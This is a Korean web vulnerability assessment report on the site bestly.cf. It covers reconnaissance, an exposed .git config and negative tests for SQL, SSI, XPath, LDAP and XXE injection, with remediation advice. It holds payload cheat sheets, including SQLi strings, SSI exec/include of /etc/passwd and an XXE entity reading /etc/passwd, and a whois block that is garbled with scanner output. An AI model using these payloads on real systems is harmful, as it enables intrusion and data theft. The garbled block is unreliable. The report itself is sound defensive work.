whois 및 wireshark 패킷 분석을 통해 호스팅 서버와 사용중인 TLS 버전 및 암호화 방식을 알아낼 수 있었다.

```

root@kali:~# whois bestly.cf
BB 1.0 final (http://www.mybboard.com) log file is
adable remotely. Upgrade to the latest version.
+ Domain name: am footer.php: myphpnuke version 1.8.8_final_7 reveals detailed sy
tem BESTLY.CF on.
+ OSVDB-29786: /admin.php?en_log_id=0&action=config: EasyNews from http://www.v
b
Organisation: 4.3 allows remote admin access. This PHP file should be protecte
Centrafrique TLD B.V.
+ OS Dot CF/administrator?en_log_id=0&action=users: EasyNews from http://www.w
rc.c
P.O. Box 11774 allows remote admin access. This PHP file should be protecte
+ OS 1001 GT: Amsterdam min.phpinfo.php4: Mon Album from http://www.3dsr.com v
sion Netherlands ws remote admin access. This should be protected.
+ OS Phone: +31 20 5315725 .php?action=insert&username=test&password=test: phpA
tion Fax: +31 20 5315721 n accounts to be inserted without proper authentication
Att E-mail: abuse: abuse@freenom.com, copyright infringement: copyright@freeno
m.com order/order_log_v12.dat: Web shopping system from http://www.io.com/~rga/sc
pts/cgiorder.html exposes order information, see http://www.mindsec.com/advisories
e Domain Nameservers:
+ / NS01.FREENOM.COM at: Web shopping system from http://www.io.com/~rga/script
cgio NS02.FREENOM.COM order information, see http://www.mindsec.com/advisories
ost2 NS03.FREENOM.COM
+ OS NS04.FREENOM.COM contextAdmin/contextAdmin.html: Tomcat may be configured to
open a local backdoor shell. Do not let users to delete

```




이를 통해 알아낸 정보는 아래와 같다.

SSL Version	TLSv1.3
패킷 암호화 기술	AES-128bit
호스팅 서버	.FREENOM.COM

### 3. 취약점 스캔

아래는 Acunetix를 통해 식별된 주요 취약점의 가능성 들이다.



이 중 의미있는 데이터를 살펴 보면

먼저 웹서버 내의 Git 허브 repository에 대한 정보가 노출되었다.


```
core] repositoryformatversion = 0 filemode = true bare = false logallrefupdates = true
[remote "origin"] url = https://github.com/dah7un/bob9__ fetch =
+refs/heads/*:refs/remotes/origin/* [remote "origin1"] url =
https://github.com/dah7un/bob9__re.git fetch = +refs/heads/*:refs/remotes/origin1/*
[branch "master"] remote = origin1 merge = refs/heads/master
```

다음과 같은 부분이 노출되었는데 위에서 본 것처럼 [https://github.com/dah7un/bob9\\_\\_](https://github.com/dah7un/bob9__) 이와 같은 repository가 노출되었고 확인결과 기획팀 팀장 정다현 님의 깃허브 임이 밝혀졌고 이에 접속 해본 결과 일부 소스코드들이 노출되었다. 다행히도 웹 서버와 관련되지 않은 개인적인 코드들이었지만 이런 경우 내부자에 대한 정보가 유출되고 이는 공격으로 이어질 수 있어 우리는 기획팀 팀장 정다현님에게 이에 대한 조치를 요구하였고 조치 여부를 확인하였다.


또한 Acunetix 스캔을 통해 주요 입력폼과 파라미터를 파악할 수 있었고 뒤에 있을 취약점 점검에 있어 스캔을 통해 파악한 입력폼과 파라미터에 대해 취약점 점검을 수행하였다.



## [주요 입력 품]




## [주요 파라미터]



## 3.2 SQL INJECTION

### [취약점 개념설명]



SQL 인젝션은 Structured Query Language의 약어로 SQL은 데이터 베이스 접근 시 사용하는 언어이다. SQL 인젝션이란 이러한 SQL을 이용한 주입공격으로 웹 페이지를 통해 DB에 접근하는 입력폼이 있는 경우 해당 입력값을 적절히 조작하여 DB에 값을 삽입, 삭제, 조회 할 수 있습니다. SQL인젝션은 매년 OWASP TOP 10 중 1위에 꼽힐 만큼 매우 유명하고 위험한 취약점이며 그 종류 또한 매우 다양합니다.

### [SQL INJECTION의 종류]

#### Basic SQL Injection

- 논리적 에러를 이용한 가장 일반적인 SQL Injection로 주로 인증우회를 할 때 사용된다. 주로 'or '1'='1' 과 같이 논리적으로 참을 만들어서 인증을 우회한다.

#### Blind SQL Injection

- 참, 거짓을 확인할 수 있는 취약점을 가진 부분을 이용하여 DB 내의 데이터를 알아내는 공격방식 주로 ' and substring( (select table\_name from information\_schema.tables limit 0,1),1,1 ) 와 같은 쿼리를 반복적으로 날려 자료를 탈취.

#### Union SQL Injection

- Union은 두 개 이상의 쿼리를 요청해 결과를 얻는 SQL 연산자로 Union이 성립하기 위해서는 query 결과와 기존 query의 결과의 row 수가 같아야한다. 따라서 ' union 1,2,3 — 다음과 같은 방식으로 row 수를 먼저 확인 후 SELECT \* FROM user WHERE user\_id='admin' union select \* from user 이와 같은 Union SQL 인젝션을 실행하게 된다.

## Stored Procedure SQL Injection

- 저장 프로시저(Stored Procedure)란 일련의 쿼리를 마치 하나의 함수처럼 실행하기 위한 쿼리 집합으로 사용하는 DB에서 이러한 Stored Procedure를 지원하는 경우 이를 통해 서버 측에서 명령을 실행할 수 있다.

이외에도 공격 방식에 따라 Error based Injection, Form Based Injection 등으로 나누기도 하나 이 역시 SQL Injection의 한 종류이다.

## [취약점 점검]

### <확인 범위>

The image displays four screenshots of web forms from the website bestly.cf:

- LOGIN:** A form with fields for '아이디를 입력하세요' (Enter ID) and '패스워드를 입력하세요' (Enter Password), followed by a red 'LOGIN' button.
- SIGN UP:** A form titled 'SIGN UP' with fields for '이름을 입력하세요' (Enter Name), '아이디를 입력하세요' (Enter ID), '메일 주소를 입력하세요' (Enter Email), and '패스워드를 입력하세요. 특수문자/대문자/소문자 8글자 이상' (Enter Password, 8 characters including special, uppercase, and lowercase letters). It also includes checkboxes for age (만 14세 이상입니다(필수)), terms of service (이용약관 동의(필수)), and privacy policy (개인정보 수집 및 이용 동의(필수)). A red 'SUBMIT' button is at the bottom.
- Contact Form:** A form with fields for '제목을 입력해주세요' (Enter Subject), a file selection area (파일 선택 / 선택된 파일 없음), and '내용을 입력해주세요.' (Enter Content). A red 'Send Message' button is at the bottom.
- 배송지 입력 (Shipping Address Form):** A form titled '배송지 입력' with fields for '이름을 입력하세요' (Enter Name), '배송 주소를 입력하세요' (Enter Shipping Address), '연락처를 입력하세요 (ex.01012341234)' (Enter Contact Number), and '배송 요청사항을 입력하세요' (Enter Shipping Request). A red '결제' (Payment) button is at the bottom.

- bestly.cf 사이트에서 입력폼을 지닌 부분은 login.php, singup.php, qna.php, order.php 이다. 이외에도 기타 파라미터를 보내는 부분에 대해 아래 SQL Injection을 점검해보았다.

확인결과 해당 사이트는 SQL 인젝션에 대한 시큐어 코딩이 매우 잘 되어있었다.

## 1. Basic SQL Injection

- Basic SQL Injection에 대해서 login.php, qna.php, signup.php 등 모든 입력폼과 파라미터에 대해서 해당 취약점을 검사했다.

아래는 취약점 검사 시 사용한 치트 시트 이다.

'_'	" "	or 1=1	' and 1='1
' '	"&"	or 1=1--	' and a='a
'&'	"^"	or 1=1#	and 1=1
'^'	"*"	or 1=1/*	and 1=1-
'*'	" or ""-"	admin' --	' and 'one'='one
' or ""'	" or "" "	admin' #	' and 'one'='one-
' or "&'	" or ""&"	admin'/*	'or'1=1
' or "^'	" or ""^"	admin' or '1'='1	'or'1=1 '
' or "*"'	" or ""*"	admin' or '1'='1'--	" or "1"="1
' or " _"	or true--	admin' or '1'='1'#	" or "1"="1"--
" _"	" or true--	admin' or '1'='1'/*	" or "1"="1"/*

위의 치트시트에 나온 항목들 이외에도 추측될 만한 것들에 대해 테스트 해보았으나 Basic SQL Injection 취약점은 발견되지 않았다.

## 2. Blind SQL Injection

- Basic SQL Injection에 대해서 검사를 위해 먼저 참 거짓 판별이 가능한 부분을 찾았으나 해당하는 부분이 나오지 않았고 따라서 이에 대한 검사를 실시 할 수 없었다.

아래는 기존 Blind SQL Injection 점검 시 주로 사용하는 구문들이다.

```
' and 1=1 #
' and 1=2 #
' or 1=1 --
' or 1=2 --
' and 'c' between 'a' and 'z' #
' and substring( (select table_name from
information_schema.tables limit 0,1),1,1 )
```

## 3. Union SQL Injection

- Union SQL Injection 역시 login.php, qna.php, signup.php 등 모든 입력폼과 파라미터에 대해서 해당 취약점을 검사하였으나 이에 대한 취약점은 발견되지 않았다.

아래는 기존 Union SQL Injection 점검 시 주로 사용하는 구문들이다.



컬럼수 확인

```
' union 1 --
' union 1,2 --
' union 1,2,3 --
```

문자필드 및 출력필드 확인

```
' union 1,2,'a',4,5 --
' union 1,2,3,'a',5 --
```

Union 인젝션

```
-1' union select 1,2,3,version(),0 #
-1' union select 1,2,3,(select version()),0 #
-1' union select 1,2,3,user from mysql.user #
```

### [개선안 제시]

위에서 언급했듯이 이 웹페이지는 SQL 인젝션에 대한 시큐어 코딩이 매우 잘되어 있었다. 해당 페이지 소스코드를 확인한 결과 다음과 같이 시큐어 코딩이 잘 적용되어 있음을 확인할 수 있었다.

```
if($flag!='SET')
{
    header('Location: ./ERR');
}
else
{
    $login_id = htmlspecialchars($_POST['id'], ENT_QUOTES, 'UTF-8');
    $login_id = mysqli_real_escape_string($mysql, $login_id);
    $login_pw = htmlspecialchars($_POST['pw'], ENT_QUOTES, 'UTF-8');
    $login_pw = mysqli_real_escape_string($mysql, $login_pw);

    if(!($login_id&&$login_pw))
    {
    }
}
```

위는 login.php 의 입력값을 받아오는 코드이다. 위에서 언급한대로 입력 값에 대해 문자열 처리를 한 뒤 이를 검증하기 때문에 SQL injection 공격이 불가능하다.

```

$join_id = htmlspecialchars($_POST['id'], ENT_QUOTES, 'UTF-8');
$join_username = htmlspecialchars($_POST['name'], ENT_QUOTES, 'UTF-8');
$join_pw = htmlspecialchars($_POST['pw'], ENT_QUOTES, 'UTF-8');
$join_pwc = htmlspecialchars($_POST['pwc'], ENT_QUOTES, 'UTF-8');
$join_email = htmlspecialchars($_POST['email'], ENT_QUOTES, 'UTF-8');
$password_hash = hash("sha256", $join_pw);

$chk0 = htmlspecialchars($_POST['chk0'], ENT_QUOTES, 'UTF-8');

$chk1 = htmlspecialchars($_POST['chk1'], ENT_QUOTES, 'UTF-8');
$chk2 = htmlspecialchars($_POST['chk2'], ENT_QUOTES, 'UTF-8');
$chk3 = htmlspecialchars($_POST['chk3'], ENT_QUOTES, 'UTF-8');

```

```

$name = htmlspecialchars($_POST['name'], ENT_QUOTES, 'UTF-8');
$address = htmlspecialchars($_POST['address'], ENT_QUOTES, 'UTF-8');
$p_number = htmlspecialchars($_POST['p_number'], ENT_QUOTES, 'UTF-8');
$please = htmlspecialchars($_POST['please'], ENT_QUOTES, 'UTF-8');
$no = htmlspecialchars($_POST['no'], ENT_QUOTES, 'UTF-8');
$userid = $_SESSION['userid'];

$no = 1;

$userid = mysqli_real_escape_string($mysql, $userid);
$point = "select * from user_info where user_id='$userid'";
$set = mysqli_query($mysql, $point);
$pro = mysqli_fetch_array($set);

```

```

if($subject&&$message){
    $id = htmlspecialchars($_SESSION['userid'], ENT_QUOTES, 'UTF-8');
    $name = htmlspecialchars($_SESSION['username'], ENT_QUOTES, 'UTF-8');
    $id = mysqli_real_escape_string($mysql, $id);
    $name = mysqli_real_escape_string($mysql, $name);
    $chk = "SELECT * FROM user_info WHERE user_id='$id' AND user_name='$name'";

    $chk_result = $mysql->query($chk);

    if($chk_result->num_rows==1){
        $result = mysqli_fetch_assoc($chk_result);
        $user_num = (int)$result['user_num'];
        $subject = mysqli_real_escape_string($mysql, $subject);
    }
}

```

위는 순서대로 singup\_chk.php, order\_chk.php, qna\_chk.php 이다. 위에서 언급한 대로 모두 입력값을 문자열로 치환 후 처리하기 때문에 SQL Injection 공격이 불가능함을 확인하였다.

### 3.3 SSI INJECTION

#### [취약점 개념설명]

SSI란 Server Side Includes의 약자로 HTML에서 페이지 전체코드를 수정하지 않고 공통 모듈 파일로 관리하며 동적인 내용을 추가하기 위해 만들어진 기능으로 주로 방문자 수를 세거나 홈페이지 로고 수정 등 간단한 기능을 추가할 때 사용된다. SSI 코드가 들어있는 파일은 .html이 아닌

.shtml을 확장자로 같게 된다.

구분	HTML 문서	SSI코드가 포함된 HTML문서
확장자	*.html	*.shtml
Tag번역(코드실행)	clinet측 웹 브라우저에서 번역	서버에서 SSI코드 번역 후 Client로 전송
사용가능코드	html 표준 태그	웹 브라우저로 결과전송 html 표준태그, SSI코드, CGI환경변수, 쉘변수
사용조건	없음	Web Server의 환경설정 필요

SSI 인젝션이란 이러한 SSI 코드를 이용해 공격을 수행하는 방식이다. 입력폼에 `<!--#exec cmd="ls" -->` 와 같은 코드를 입력하고 이를 해당 문서내에 포함 시킬 수 있다면 위의 명령이 서버측에서 실행되어서 서버측 정보를 가져오거나 특정 명령을 실행할 것이다.

#### [취약점 점검]

본 사이트는 입력폼이 많지 않았다. 따라서 전 부분에 대해 해당 취약점을 점검하였다.

The image shows two web forms from a site named 'BESTLY'. On the left is the 'LOGIN' form with input fields for '아이디를 입력하세요' (Enter ID) and '패스워드를 입력하세요' (Enter Password), and a red 'LOGIN' button. On the right is the 'SIGN UP' form with input fields for '이름을 입력하세요' (Enter name), '아이디를 입력하세요' (Enter ID), '메일 주소를 입력하세요' (Enter email), and '패스워드를 입력하세요. 특수문자/대문자/소문자 8글자 이상' (Enter password, 8 characters including special, uppercase, and lowercase letters). Below these are checkboxes for '만 14세 이상입니다(필수)' (I am 14 years old or older), '이용약관 동의(필수)' (I agree to the terms of service), '개인정보 수집 및 이용 동의(필수)' (I agree to the collection and use of personal information), and '이벤트 등 프로모션 알림 메일 수신 동의(선택)' (I agree to receive promotional emails). There is also a red 'SUBMIT' button.

login.php, qna.php, signup.php 등 모든 입력폼과 파라미터에 대해서 해당 취약점을 검사했다. 다음은 해당 취약점에 대한 검사를 위해 사용한 치트 시트이다.

SSI Injection	
취약점 존재여부 확인	
include, echo, exec	Look for word
.SHTML	File extension
취약점 확인	
< ! # = / . “ - > and [a-zA-Z0-9]	Required characters for successful execution
<!--#include virtual="<SOME SYSTEM FILE >" -->	
<a href="http://사이트주소/ssiform.php?showfile">http://사이트주소/ssiform.php?showfile</a> =<!--#include virtual="/etc/passwd" -->	Displays content of /etc/passwd file

전 영역에 대해서 위의 취약점 존재가능성을 검토하였으나 해당 사이트에는 SSI Injection 취약점이 존재하지 않음을 확인하였다.

#### [개선안 제시]

테스트 결과 현재 이 웹사이트는 SSI 인젝션에 대해 취약한 부분이 없었고 확인 결과 해당 기능을 사용하고 있지 않는 것을 확인했다. 따라서 현재 코드 내에서 개선해야 할 부분은 없으나 후에 SSI 기능 사용시에는 사용자 입력으로 사용 가능한 문자들을 정해놓고, 그 문자들을 제외한 나머지 모든 문자들을 필터링 해야 한다. 필터링 해야 하는 대상은 GET 질의 문자열, POST 데이터, 쿠키, URL, 그리고 일반적으로 브라우저와 웹 서버가 주고받는 모든 데이터를 포함한다. 아래는 특수문자에 대한 Entity 형태를 표시한 것이다.

변경전	<	>	"	(	)	#	&
변경후	&lt;	&gt;	&quot;	&#40	&#41	&#35	&amp

## 3.4 XPATH INJECTION

#### [취약점 개념설명]

XPath란 XML Path Language의 약자로 XML 문서에서 특정 부분의 위치를 찾을 때 사용하는 언어를 말한다. XML 계층 구조가 트리 형태를 띄고 있기 때문에 이에 대한 결과 역시 트리형태로 나온다. XPath 인젝션이란 웹페이지 내에서 입력폼삽입이 가능한 경우를 이용하여 XPath 명령을 삽입하는 방식이다. XPath 인젝션의 경우 단순히 값을 알아내기 위해 사용될 수도 있지만 ' or count(parent::\*[position()=1])=0 or 'a'='b 와 같이 SQL injection과 결합되어 사용되는 경우도 많다.

다음은 XPath에서 주로 사용되는 명령이다.

명령어	설명
/	최상위 노드
//	현재 노드로부터 모든 노드 조회
*	모든 노드 조회
.	현재 노드
..	현재 상위 노드 접근
parent	현재 노드의 부모 노드
child	현재 노드의 자식 노드
[]	조건문
node()	현재 노드로부터 모든 노드 조회

### [취약점 점검]

본 사이트는 입력폼이 많지 않았다. 따라서 전 부분에 대해 해당 취약점을 점검하였다.

The image shows two web forms from a site called 'BESTLY'. On the left is the 'LOGIN' form with fields for '아이디를 입력하세요' (Enter ID) and '패스워드를 입력하세요' (Enter Password), and a red 'LOGIN' button. On the right is the 'SIGN UP' form with fields for '이름을 입력하세요' (Enter Name), '아이디를 입력하세요' (Enter ID), '이메일 주소를 입력하세요' (Enter Email), '패스워드를 입력하세요, 특수문자/대문자/소문자 8글자 이상' (Enter Password, 8 characters including special, uppercase, and lowercase), and '패스워드를 한 번 더 입력하세요' (Enter Password again). There are also checkboxes for '만 14세 이상입니다(필수)' (I am 14 years old or older), '이용약관 동의(필수)' (I agree to the Terms of Service), and '개인정보 수집 및 이용 동의(필수)' (I agree to the Privacy Policy). A red 'SUBMIT' button is at the bottom right.

login.php, qna.php, signup.php 등 모든 입력폼과 파라미터에 대해서 해당 취약점을 검사했다. 다음은 해당 취약점에 대한 검사를 위해 사용한 치트 시트이다.

XPath Injection	
Detection	
'	single quote
"	double quote
Exploitation	
' or 1=1 or "'	
]   *   user[@role='admin	
" NODENAME "	returns all children of node
" //NODENAME "	returns all elements in the document
" NODENAME//SUBNODENAME "	returns all SUBNODE under NODE element
" //NODENAME/[NAME='VALUE'] "	returns all NODE that have a NAME child equal to VALUE
http://site.com/login.aspx?username=foo' or 1=1 or "'	Login bypass

전 영역에 대해서 위의 취약점 존재가능성을 검토하였으나 해당 사이트에는 XPath Injection 취약점이 존재하지 않음을 확인하였다.

### [개선안 제시]

현재 해당 웹페이지에서는 XPath 인젝션에 취약한 부분이 나오지 않았다. 하지만 후에 이러한 기능들이 추가될 수 있으므로 다음과 같은 특수문자 ( ( ) = ' [ ] : , \* / )를 필터링할 것을 제시하며 특수문자 필터링의 경우 서버측에서 화이트 리스트 방식으로 할 것을 추천한다.

## 3.5 LDAP INJECTION

### [취약점 개념설명]

LDAP 란 인터넷 기반의 분산 디렉터리 서비스를 제공하는 프로토콜로 LDAP 인젝션이란 이러한 LDAP 구문을 구축하여 웹 기반 응용프로그램을 사용하는 페이지에서 명령을 주입하여 정보 유출이나 인증 우회등을 수행하는 인젝션 공격의 하나이다.

### [취약점 점검]

본 사이트는 입력폼이 많지 않았다. 따라서 전 부분에 대해 해당 취약점을 점검하였다.

The image displays two web forms from the BESTLY website. The left form is the 'LOGIN' page, featuring input fields for '아이디를 입력하세요' (Enter ID) and '패스워드를 입력하세요' (Enter Password), with a red 'LOGIN' button below. The right form is the 'SIGN UP' page, which includes input fields for '이름을 입력하세요' (Enter Name), '아이디를 입력하세요' (Enter ID), '메일 주소를 입력하세요' (Enter Email), and '패스워드를 입력하세요' (Enter Password). Below these are several checkboxes for terms and conditions, including '만 14세 이상입니다(필수)', '이용약관 동의(필수)', '제1조(목적)', '개인정보 수집 및 이용 동의(필수)', '[수집항목](필수항목)', and '이벤트 등 프로모션 알림 메일 수신 동의(선택)'. A red 'SUBMIT' button is at the bottom.

login.php, qna.php, signup.php 등 모든 입력폼과 파라미터에 대해서 해당 취약점을 검사했다. 다음은 해당 취약점에 대한 검사를 위해 사용한 치트 시트이다.

LDAP Injection	
Detection	
(	opening bracket
)	closing bracket
	Pipe - OR operator for LDAP
&	Ampersand - AND operator for LDAP
!	Exclamation - NOT operator for LDAP
Exploitation	
(&(param1=val1)(param2=val2))	AND operator
( (param1=val1)(param2=val2))	OR operator
*)(ObjectClass=*)	Blind LDAP Injection using AND operator
(&(objectClass=void	BLIND LDAP Injection using OR operator
void)(ObjectClass=void))(&(objectClass=void	
http://site.com/ldapsearch?user=*	Displays list of all users with attributes

전 영역에 대해서 위의 취약점 존재가능성을 검토하였으나 해당 사이트에는 LDAP Injection 취약점이 존재하지 않음을 확인하였다.

#### [개선안 제시]

현재 해당 웹페이지에서는 LDAP 인젝션에 취약한 부분이 나오지 않았다. 하지만 후에 이러한 기능들이 추가될 수 있으므로 기능 추가 시 아래에서 제시하는 특수문자를 필터링하여야 한다.

'	"	--	#	(	)
=	*/	/*	+	<	>
user_tables	user_table_columns	table_name	column_name	Syscolumns	
union	select	insert	drop	update	and
or	if	join	substring	from	where
declare	substr	openrowset	xp_	sysobject	%
*	;	&			

## 3.6 XXE INJECTION

#### [취약점 개념설명]

XXE란 XML External Entity의 약자로 XXE 인젝션이란 XML 외부 요소를 인젝션하는 공격이다. XML 특수한 목적을 갖는 다목적 마크업 언어이다. XML에서 취약하게 설정된 parser가 있다면 외부 개체를 참조하는 input이 들어오게 될 경우 XML은 외부 개체를 참조하게 된다. 다음은 XML 내부에서 /etc/passwd 파일을 참조하는 경우이다.

```
<?xml version="1.0" encoding="UTF-8">
```

```
<!DOCTYPE rootable[
<!ENTITY xxe SYSTEM "file:///etc/passwd">
<rootable>
    <simple>&xxe;</simple>
</rootable>
```

위와 같은 XML Request의 결과를 서버측에서 출력해주는 경우 정보노출, 명령실행, SSRF 등의 다양한 공격이 가능하다.

### [취약점 점검]

본 사이트는 입력폼이 많지 않았다. 따라서 전 부분에 대해 해당 취약점을 점검하였다.

login.php, qna.php, signup.php 등 모든 입력폼과 파라미터에 대해서 해당 취약점을 검사했다. 다음은 해당 취약점에 대한 검사를 위해 사용한 치트 시트이다.

XXE injection	
Detection	
'	single quote
"	double quote
< >	angular parentheses
<!--/-->	XML Comment tag
&	& ampersand
<![CDATA[ / ]]>	CDATA section delimiters
Exploitation	
<!-- EXISTING TAG -->	New value of existing tag along with tag name
http://www.example.com/addUser.php?username=dan&password=123456<!--email:--><userid>0</userid><mail>foo@emaildomain.com	Add user as administrator

전 영역에 대해서 위의 취약점 존재가능성을 검토하였으나 해당 사이트에는 XXE Injection 취약점



이 존재하지 않음을 확인하였다.

### [개선안 제시]

해당 웹페이지의 경우 XXE 인젝션에 대한 취약한 페이지가 없는 것을 확인했다. 하지만 후에 이러한 기능을 사용할 수 있으므로 다음과 같은 해결안을 제시한다.

1. XXE 기능을 사용하지 않을 경우 entity 기능을 비활성화한다.
2. Secure coding을 적용한다.(본 페이지는 PHP로 이루어져있으므로 PHP 기준으로 설명한다.)
  - libxml\_user\_internal\_errors(true) : XML 파싱 도중 오류가 발생시 오류 메시지를 출력하지 않게 하는 함수
  - libxml\_disable\_entity\_loader(true) : 외부 리소스를 불러오지 못하게 하는 함수

## 3.7 불충분한 인증

### [취약점 개념설명]

불충분한 인증에 대해서 알기 위해서는 먼저 인증의 개념에 대해 알필요가 있다.

인증이란

- 시스템 접근 시, 등록된 사용자인지 여부를 확인하는 것
- 사용자가 자기 자신이 어떤(등급을 가진) 사용자라고 주장하는 사실을 확인하는 것
- 로그인, 사용자 식별


다음과 같이 정의 된다.

